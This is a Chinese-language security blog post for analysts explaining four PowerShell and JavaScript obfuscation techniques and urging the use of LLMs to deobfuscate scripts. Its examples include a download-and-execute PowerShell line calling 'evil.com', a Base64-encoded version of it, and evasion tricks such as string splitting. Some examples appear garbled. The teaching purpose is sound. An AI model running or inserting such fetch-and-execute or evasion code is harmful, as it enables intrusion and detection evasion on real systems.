大家好,各位安全守护者!🛡️
当我们开始分析恶意软件时,首先会遇到一堵巨大的墙。那就是“无法阅读的代码”。明明是英文字母和数字的混合,却完全不知道是什么意思,就像外星语言一样的代码… 🤯
这正是混淆(Obfuscation)。攻击者为了逃避安全解决方案(杀毒软件)的检测,并阻止分析人员解读代码,会动用各种技术来扭曲代码。
今天,我们将非常详细地剖析主要用于PowerShell和JavaScript等脚本语言的四种典型混淆技术。只有了解这些原理,我们才能让AI“帮我解开它!”对吧?😉

1. 什么是混淆(Obfuscation)?🤔
混淆是一种在保持程序功能(行为)不变的同时,将源代码转换为人类或分析工具难以理解的形式的技术。
- 正常代码: “开门”
- 混淆代码: “把门转10次然后开” (最终门还是会打开。)
安全设备通常会检测“开门”这样的特定字符串(签名),但如果代码被混淆,这个签名就会被破坏,从而逃避检测。
2. 主要技术 ①: 编码 (Encoding) 📦
这是最常见和最基本的方法。它将数据转换为不同的格式,使肉眼无法看到其内容。
A. Base64 编码 (PowerShell 的常客)
超过90%的PowerShell恶意代码使用Base64。
- 原始: IEX (New-Object Net.WebClient).DownloadString(‘http://evil.com’))
- 混淆:
powershell.exe -EncodedCommand SQZWAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AZQB2AGkAbAAuAGMAbwBtACcAKQA= - 特点: 经常以=填充字符结尾,是混合了大小写字母和数字的长字符串形式。攻击者使用-EncodedCommand(或-enc, -e)选项直接执行它。
B. Hex 编码 / Unicode 编码 (JS 等)
将字符转换为16进制(Hex)数字或Unicode值。
- 原始: var url = “http”
- 混淆: var x75x72x6c = “x68x74x74x70”
- 特点: 形式为x, u, %符号后跟着数字。
3. 主要技术 ②: 字符串拆分与合并 (Split & Join) 🧩
安全解决方案会监控http、powershell、cmd.exe等危险词汇。攻击者会将这些词汇拆解开来。
- 原始: Invoke-Expression
- 混淆: `$a = “In”+”vo”+”ke-“;
$b = “Exp”+”res”+”sion”;
& ($a + $b) …`
- 原理: 程序在执行时(Runtime),被拆分的字符串会合并成完整的命令。静态分析工具只能看到拆分状态,因此难以检测。
4. 主要技术 ③: 替换 (Replacement) 🔄
用无意义的其他字符填充特定字符,并在执行前将其删除或替换回原始字符。
- 原始: http://malware.com
- 混淆:
("ht@tp://m@lw@re.c@om").Replace("@", "") - 解释: 如果将中间混杂的@符号替换为空字符串(“”),最终就只剩下原始地址了。
5. 主要技术 ④: 利用转义字符 (反引号 Backticks) 🦇
这是PowerShell独有的一种非常独特且恶劣(?)的技术。在PowerShell中,反引号()字符用于转义处理,即使将其插入命令中间,也不会影响执行。
- 原始: DownloadString
- 混淆:
DownloadString` - 原理: 人类阅读起来很烦人,机器(简单的字符串匹配系统)无法识别“DownloadString”这个词。但是PowerShell解释器会忽略反引号并正常执行命令。
6. 结论: 我们为什么要学习这些?🎓
如果人工逐一恢复(去混淆)这些混淆代码,将耗费大量时间。计算Replace函数、解码Base64、拼接拆分的字符串,常常会熬夜。🌙
然而,生成式AI (LLM) 在这种模式识别方面表现出卓越的能力。如果你命令它,“解码这段Base64代码,并将混淆的变量名改回其原始含义,” AI会立即将其恢复为人类可读的干净代码。
今天我们学到的这些技术正是我们应该交给AI的“解密任务”的对象。知己知彼,百战不殆!既然我们了解了混淆的原理,现在就和AI一起去解密吧!🚀
下一次,我们将基于这些理论,通过AI实践解开实际的混淆脚本。敬请期待!
发表回复